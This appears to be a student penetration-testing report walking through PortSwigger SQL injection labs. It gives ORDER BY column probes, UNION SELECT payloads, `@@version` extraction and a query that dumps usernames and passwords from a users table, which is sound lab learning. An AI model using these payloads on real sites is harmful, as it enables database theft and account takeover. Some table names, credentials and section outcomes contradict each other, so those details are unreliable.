Penetration Testing Report for Relq

Prepared By: Arayik Gabrielyan
Date: December 29, 2024
Email: gabrielyan_2003@bk.ru

Table of Contents

Port Swiger laboratory work

1.SQL injection attack, listing the database contents on non-Oracle databases

Access the lab environment


I log in to the lab. From the main menu, I select the "Tech Gifts" section. This triggers the SQL query for that column.
Expected Outcome: The system loads the data associated with the "Tech Gifts" section.

Intercept the request with Burp Suite

I use Burp Suite to intercept the request generated when selecting the "Tech Gifts" section. I make sure that Burp Suite's "Proxy" feature is active and intercepting the requests.
Expected Outcome: Burp Suite intercepts the HTTP request from the "Tech Gifts" section.


Send the request to Repeater


In Burp Suite's "HTTP History" tab, I locate the request related to the "Tech Gifts" section. I right-click and select "Send to Repeater."
Expected Outcome: The intercepted request appears in the "Repeater" tab for further manipulation.



Test SQL injection using ORDER BY

I add `order+by+1--` in the request to check the number of columns in the query. This returns a valid response with 1 column. Next, I test with `order+by+2--` and `order+by+3--`, gradually increasing the number of columns. I receive 200 OK 1 for `order+by+1--`, and 500 Internal Server Error for `order+by+3--`, confirming that there are 2 columns.






1. Check the results using `'+UNION+SELECT+'a','a'--` payload

Instead of the previously used `order+by+1--`, I inserted the `'+UNION+SELECT+'a','a'--` SQL injection payload. After performing this action, the following result was obtained:

> The response showed **200 OK**, indicating that the query was successfully executed.
>
> The HTML response displayed the following text values:
> html


This step was performed to understand the column structures in the database and determine which columns contain text values.



Retrieve Column Details

Using the following payload in Burp Suite Repeater, I was able to retrieve the details of the columns in the specified table:


The response included the names of the columns from the `users_uxoonk` table.




Retrieving Username and Password Using the User

By using the user's name, we were able to retrieve both the username and password.

This is the username we found: `hkfrtl`.




This is the password we found: `dfycrn`.



Using the following credentials:

(user: uxoonk),(**username**: hkfrtl), (**password**: dfycrn)

and the payload `'+UNION+SELECT+username_abcdef,+password_abcdef+FROM+users_abcdef--`, we gained access as an administrator.



2.SQL injection attack, querying the database type and version on MySQL and Microsoft

Access the lab environment


I log in to the lab. From the main menu, I select the "Lifestyle" section. This triggers the SQL query for that column.
Expected Outcome: The system loads the data associated with the "Tech Gifts" section.

Intercept the request with Burp Suite

I use Burp Suite to intercept the request generated when selecting the "Lifestayl" section. I make sure that Burp Suite's "Proxy" feature is active and intercepting the requests.
Expected Outcome: Burp Suite intercepts the HTTP request from the "Lifestyle" section.

Send the request to Repeater

In Burp Suite's "HTTP History" tab, I locate the request related to the "Lifestyle" section. I right-click and select "Send to Repeater."
Expected Outcome: The intercepted request appears in the "Repeater" tab for further manipulation.




Test SQL Injection Using ORDER BY

To determine the number of columns in the query, I used the `ORDER BY` clause with incremental column numbers:

1. I added `order+by+1%23` to the request to test for 1 column. This returned a **200 OK** response, confirming the query is valid with 1 column.
2. I then tested with `order+by+2%23`, which also returned a **200 OK** response, confirming the presence of at least 2 columns.
3. Finally, I used `order+by+3%23`, which returned a **500 Internal Server Error**, indicating the query fails with 3 columns.

Result:
The query contains **2 columns**, as determined by the valid responses for `order+by+1%23` and `order+by+2%23` and the error for `order+by+3%23`



Test SQL Injection Using UNION SELECT

To determine which columns contain text data, I used a UNION SELECT payload:


I added the following payload to the request to test for text-compatible columns:

```
'+UNION+SELECT+'a','a'%23
```

This returned a 200 OK response, confirming that both columns in the query support text data.

Result:

The query contains 2 columns, both of which can display text data, as determined by the successful response for the UNION SELECT payload. This ensures that I can use these columns to retrieve and display text-based data in subsequent steps.




Identifying the Database Version


To determine the version of the database, I used the following payload:

```
'+UNION+SELECT+@@version,+NULL%23
```

I executed this query, and it successfully returned the database version.

Result:
The query revealed the database version, which is crucial for planning the subsequent steps of the SQL injection attack.






3.SQL injection attack, querying the database type and version on Oracle

Access the lab environment
I log in to the lab. From the main menu, I select the "Gifts" section. This triggers the SQL query for that column.
Expected Outcome: The system loads the data associated with the "Tech Gifts" section.

